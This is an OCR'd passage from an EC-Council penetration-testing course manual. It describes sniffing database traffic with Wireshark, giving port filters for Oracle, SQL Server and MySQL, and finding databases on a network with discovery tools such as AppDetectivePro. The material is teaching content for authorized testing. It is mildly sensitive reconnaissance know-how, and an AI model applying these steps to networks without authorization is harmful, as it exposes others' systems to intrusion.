


Figure J.2: Scanning default database ports




Figure J.3: Scanning default database ports





Figure J.4: Scanning default database ports

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Sniff Database-related Traffic on the Local Wire

The testers use various network data capturing tools to capture the data packets and analyze them to find the data packets coming from and to the database. With the process of sniffing, you can determine the number of database connections and filter the database traffic by using the specific ports' different databases' uses to connect to the internet or the server. Use packet sniffing tools, such as Wireshark, to sniff the data packets.

- **Wireshark**

  Source: *https://www.wireshark.org*

  Wireshark is a network protocol analyzer. It lets users capture and interactively browse the traffic running on a target network. Wireshark can read live data from Ethernet, Token-Ring, FDDI, serial (PPP and SLIP), 802.11 wireless LAN, ATM connections (if the OS on which it's running allows Wireshark to do so), and any device supported on Linux by recent versions of libpcap. AirPcap can be integrated with Wireshark for complete WLAN traffic analysis, visualization, drill-down, and reporting.

  You can use the following filters to find database specific traffic:

  - Use filter **`tcp.port==1521`** to filter Oracle SQL *Plus specific traffic
  - Use filter **`tcp.port==1433`** to filter SQL specific server traffic
  - Use filter **`tcp.port==3306`** to filter MySQL specific traffic

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure J.5: Scanning MySQL specific traffic

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Discover Databases on Network

The testers must find if a database exists on the network, type of database, and methods of accessing the database. This will help them in customizing the tests according to database type, finding the type of servers and applications running on them, and performing different tests.

You can use different network and database discovery tools, such as AppDetectivePro, ManageEngine Applications Manager, McAfee Database Security, IBM Security Guardium, Database Performance Analyzer, Imperva SecureSphere, and Spiceworks Inventory to find databases present on a network.

- **AppDetectivePro**

  Source: *https://www.trustwave.com*

  AppDetectivePRO is database vulnerability assessment software that businesses use to identify and remediate vulnerabilities, configuration errors, rogue installations, and access issues in their database deployments.

  Use the AppDetectivePRO tools to find all the databases present on the network and find their types and versions.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


